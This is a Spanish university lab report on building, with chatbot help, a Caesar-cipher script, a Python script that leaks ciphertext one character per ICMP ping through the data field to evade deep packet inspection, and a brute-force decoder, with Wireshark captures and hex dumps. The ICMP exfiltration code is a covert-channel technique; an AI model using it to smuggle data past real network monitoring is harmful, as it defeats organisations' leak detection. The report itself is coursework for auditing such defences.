

# Informe Laboratorio 1

## Sección 4

Diego Serrano

e-mail: [diego.serrano1@mail.udp.cl](mailto:diego.serrano1@mail.udp.cl)

29 de Agosto de 2023

## Índice

<b>1. Descripción</b>	<b>2</b>
<b>2. Actividades</b>	<b>2</b>
2.1. Algoritmo de cifrado . . . . .	2
2.2. Modo stealth . . . . .	2
2.3. MitM . . . . .	3
<b>3. Desarrollo de Actividades</b>	<b>4</b>
3.1. Actividad 1 . . . . .	4
3.2. Actividad 2 . . . . .	6
3.3. Actividad 3 . . . . .	14

## 1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

## 2. Actividades

### 2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

### 2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



### 2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpfh f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlzwnifi js wji jx
5 gvmtxskvejme c wikyvmeheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcef gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxw xl
17 ujahlgysxas q kwymjavsv wf jwv wk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvi jgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb f srsg
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

### 3. Desarrollo de Actividades

Las siguientes actividades de Laboratorio fueron desarrolladas mediante Bing AI, debido a que en la fecha de desarrollo de la actividad, ChatGPT se encuentra fuera de servicio, por lo que se optó por una opción que tenga capacidades similares al chatbot.

#### 3.1. Actividad 1

En esta actividad, se pide utilizar un chatbot para generar un programa en Python3 que permita cifrar texto con el algoritmo Cesar. Para ello, se abrió Bing AI y se introdujo el siguiente prompt al navegador:

- "Genera un programa en python3 que permita cifrar texto utilizando el algoritmo Cesar. Como input, el programa deberá recibir el string a cifrar y luego un número que represente el corrimiento."

La evidencia del prompt introducido en el chatbot sumado a la respuesta de código entregado por este se puede ver en la siguiente imagen:




Figura 1: Prompt utilizado en Bing AI para generar el código de cifrado César





Figura 2: Respuesta de Bing AI al prompt, donde se presenta el código recomendado

En la figura anterior se puede apreciar que Bing AI presenta el siguiente ejemplo de código para cifrar texto claro con el algoritmo Cesar en Python. La función `cifrado_cesar()` recibe como parámetros el texto claro y el corrimiento que se deben introducir para iniciar el código. Luego se encarga de utilizar un ciclo `for` para conseguir el código Unicode de cada uno de los caracteres del texto claro y adicionarles a cada uno el número de corrimiento. También cuenta con un condicional en caso de que la suma del Unicode de un caracter con el corrimiento supere el valor Unicode del caracter "z". Luego de recorrer todo el string con el texto claro, la función retorna un string con el texto cifrado con el Algoritmo Cesar.

A continuación, se presenta una evidencia del funcionamiento del código presentado por Bing AI, donde se utiliza como texto claro el string "aloha del amogus", junto a un corrimiento de 5 caracteres hacia la derecha.



```
Informatica@Informatica-12: ~/Downloads
(base) Informatica@Informatica-12:~/Downloads$ python3 CesarGPT.py
Ingresa el texto a cifrar: aloha del amogus
Ingresa el número de corrimiento: 5
Texto cifrado: fqtmf ijq frtlzx
(base) Informatica@Informatica-12:~/Downloads$
```

Figura 3: Ejemplo del funcionamiento del código CesarGPT.py

## 3.2. Actividad 2

En la siguiente actividad se pide utilizar nuevamente ChatGPT para generar un código que permita enviar todos los caracteres del string cifrado en la actividad anterior en varios paquetes ICMP request, como forma de no levantar sospechas en la filtración de datos. Es importante destacar que los paquetes ICMP deben seguir el formato que tienen los paquetes ICMP al realizar un comando ping en el sistema operativo Ubuntu.

Para cumplir con los requerimientos de esta actividad, se escribió el siguiente prompt en ChatGPT:

- "Genera un programa en python3, que esté basado en el comando ping del sistema operativo Ubuntu. Como input, el programa recibirá un string y se insertará cada uno de sus caracteres a distintos pings en el campo data."

A continuación se presentan dos imágenes que evidencian sobre el prompt utilizado en ChatGPT, junto al código sugerido por el chatbot para solucionar el problema de la actividad:





Figura 4: Prompt utilizado en ChatGPT para generar el código de comando ping con el campo data editado



```
python
Copy code

import subprocess

def generate_ping_command(character):
    # Genera un comando ping con el carácter dado en el campo de datos
    return f"ping -c 1 -p {character.encode().hex()} 127.0.0.1"

def main():
    input_string = input("Introduce una cadena de texto: ")

    for char in input_string:
        ping_command = generate_ping_command(char)
        try:
            subprocess.run(ping_command, shell=True, check=True)
        except subprocess.CalledProcessError:
            print(f"Error al ejecutar el comando ping para el carácter: {char}")

if __name__ == "__main__":
    main()
```

Send a message


Free Research Preview. ChatGPT may produce inaccurate information about people, places, or facts. [ChatGPT August 3 Version](#)

Figura 5: Respuesta de ChatGPT al prompt

Se puede observar de las figuras anteriores que ChatGPT recomienda el siguiente código Python, donde se utiliza la librería subprocess para ejecutar el comando ping en Ubuntu. Se utiliza como entrada un string, correspondiente al texto encriptado en la primera actividad, y se crean pings que tienen dentro de su campo "data" uno de los caracteres pertenecientes al texto encriptado. Es importante notar que el campo de dirección IP de la función generatepingcommand(character) fue modificado de la dirección 127.0.0.1 a la dirección 8.8.8.8.

A continuación se presenta el funcionamiento del código generado por ChatGPT, donde se utiliza el texto encriptado del ejemplo anterior para distribuir sus caracteres en distintos pings.





```
waluigi@LAPTOP-N20DHV8O: /mnt/c/Users/deser/Downloads
waluigi@LAPTOP-N20DHV8O: /mnt/c/Users/deser/Downloads$ python3 pingGPT.py
Introduce una cadena de texto: fgtnf ijq frtlzx
PATTERN: 0x66
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=7.02 ms


--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.018/7.018/7.018/0.000 ms
PATTERN: 0x67
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=11.1 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 11.087/11.087/11.087/0.000 ms
PATTERN: 0x74
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=6.61 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 6.614/6.614/6.614/0.000 ms
PATTERN: 0x6d
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=6.18 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 6.175/6.175/6.175/0.000 ms
```

Figura 6: Ejemplo 1 del funcionamiento del código pingGPT.py



```
waluigi@LAPTOP-N20DHV8O: /mnt/c/Users/deser/Downloads
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=4.83 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.830/4.830/4.830/0.000 ms
PATTERN: 0x20
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=10.1 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.070/10.070/10.070/0.000 ms
PATTERN: 0x69
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=8.64 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 8.639/8.639/8.639/0.000 ms
PATTERN: 0x6a
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=5.60 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.599/5.599/5.599/0.000 ms
PATTERN: 0x71
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=4.28 ms
```

Figura 7: Ejemplo 2 del funcionamiento del código pingGPT.py

El tráfico de paquetes fueron capturados mediante la herramienta Wireshark, donde se utilizó el filtro "icmp" para localizar los paquetes y para realizar la comparación de sus parámetros. El tráfico capturado se puede evidenciar en la siguiente imagen:

Wi-Fi

ArchivoEdiciónVisualizaciónIrCapturaAnalizarEstadísticasTelefoníaWirelessHerramientasAyuda

icmp

Time	Source	Destination	Protocol	Length	Info
1434	49.035344	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1463, seq=1/256, ttl=128 (reply in 1435)
1435	49.041664	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1463, seq=1/256, ttl=58 (request in 1434)
1436	49.078966	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1465, seq=1/256, ttl=128 (reply in 1437)
1437	49.089494	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1465, seq=1/256, ttl=58 (request in 1436)
1438	49.130802	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1467, seq=1/256, ttl=128 (reply in 1439)
1439	49.136910	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1467, seq=1/256, ttl=58 (request in 1438)
1440	49.171575	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1469, seq=1/256, ttl=128 (reply in 1441)
1441	49.177215	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1469, seq=1/256, ttl=58 (request in 1440)
1442	49.212852	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x146b, seq=1/256, ttl=128 (reply in 1443)
1443	49.217078	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x146b, seq=1/256, ttl=58 (request in 1442)
1444	49.255518	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x146d, seq=1/256, ttl=128 (reply in 1445)
1445	49.264985	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x146d, seq=1/256, ttl=58 (request in 1444)
1451	49.304969	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x146f, seq=1/256, ttl=128 (reply in 1452)
1452	49.312931	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x146f, seq=1/256, ttl=58 (request in 1451)
1453	49.356161	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1471, seq=1/256, ttl=128 (reply in 1454)
1454	49.361190	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1471, seq=1/256, ttl=58 (request in 1453)
1455	49.397193	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1473, seq=1/256, ttl=128 (reply in 1456)
1456	49.400922	8.8.8.8	192.168.50.245	ICMP	98 Echo (ping) reply id=0x1473, seq=1/256, ttl=58 (request in 1455)
1457	49.438675	192.168.50.245	8.8.8.8	ICMP	98 Echo (ping) request id=0x1475, seq=1/256, ttl=128 (reply in 1458)

Figura 8: Tráfico ICMP capturado en Wireshark

Si se selecciona un paquete ICMP de la captura, es posible observar sus parámetros tales como el Identifier, el Sequence Number, el Timestamp y el ID de los paquetes. Algunos de estos parámetros pueden observarse también en la figura anterior.

[illegible]

Figura 9: Parámetros del paquete ICMP request para el primer ping

[illegible]

Figura 10: Parámetros del paquete ICMP reply para el primer ping

Si se comparan los parámetros de los paquetes ICMP relacionados al primer ping realizado en el código pingGPT.py, es posible notar que el Timestamp para ambos paquetes es similar, siendo aproximado a 0.84 segundos entre los dos paquetes. Se puede observar también que valores como los Sequence Number y Identifier se mantienen idénticos para ambos casos, siendo igual a (BE: 1 / LE: 256) y (BE: 5219 / LE: 25364) entre los dos paquetes respectivamente.

[illegible]

Figura 11: Parámetros del paquete ICMP request para el segundo ping

[illegible]

Figura 12: Parámetros del paquete ICMP reply para el segundo ping

Si se comparan los parámetros de los paquetes ICMP relacionados al segundo ping realizado en el código pingGPT.py, es posible notar que el Timestamp para ambos paquetes es similar, siendo aproximado a 0.88 segundos entre los dos paquetes. Se puede observar también que valores como los Sequence Number y Identifier se mantienen idénticos para ambos casos, siendo igual a (BE: 1 / LE: 256) y (BE: 5221 / LE: 25876) entre los dos paquetes respectivamente.

0000	04 d9 f5 91 39 58 3c 9c 0f 9b 1d 6a 08 00 45 00	...9X<...j..E.
0010	00 54 ef bb 00 00 80 01 00 00 c0 a8 32 f5 08 08	.T.....2...
0020	08 08 08 00 14 7e 14 63 00 01 58 fe ef 64 00 00	...~.c..X..d..
0030	00 00 7a ba 0c 00 00 00 00 00 66 66 66 66 66 66	..z......ffffff
0040	66 66 66 66 66 66 66 66 66 66 66 66 66 66 66	ffffffff ffffffff
0050	66 66 66 66 66 66 66 66 66 66 66 66 66 66 66	ffffffff ffffffff
0060	66 66	ff

Figura 13: Campo data del paquete ICMP request para el primer ping



0000	3c 9c 0f 9b 1d 6a 04 d9	f5 91 39 58 08 00 45 00	<....j.. ..9X..E..
0010	00 54 00 00 00 00 3a 01	7c fc 08 08 08 08 c0 a8	.T.....:  .....
0020	32 f5 00 00 1c 7e 14 63	00 01 58 fe ef 64 00 00	2.....~.c ..X..d..
0030	00 00 7a ba 0c 00 00 00	00 00 66 66 66 66 66 66	..z..... ..ffffff
0040	66 66 66 66 66 66 66 66	66 66 66 66 66 66 66 66	ffffffff ffffffff
0050	66 66 66 66 66 66 66 66	66 66 66 66 66 66 66 66	ffffffff ffffffff
0060	66 66		ff

Figura 14: Campo data del paquete ICMP request para el primer ping

0000	04 d9 f5 91 39 58 3c 9c	0f 9b 1d 6a 08 00 45 00	....9X<.. ..j..E..
0010	00 54 ef bc 00 00 80 01	00 00 c0 a8 32 f5 08 08	.T..... ..2...
0020	08 08 08 00 3a bd 14 65	00 01 58 fe ef 64 00 00	...:..e ..X..d..
0030	00 00 3f 65 0d 00 00 00	00 00 67 67 67 67 67 67	..?e..... ..ggggggg
0040	67 67 67 67 67 67 67 67	67 67 67 67 67 67 67 67	ggggggggg ggggggggg
0050	67 67 67 67 67 67 67 67	67 67 67 67 67 67 67 67	ggggggggg ggggggggg
0060	67 67		gg

Figura 15: Campo data del paquete ICMP request para el segundo ping

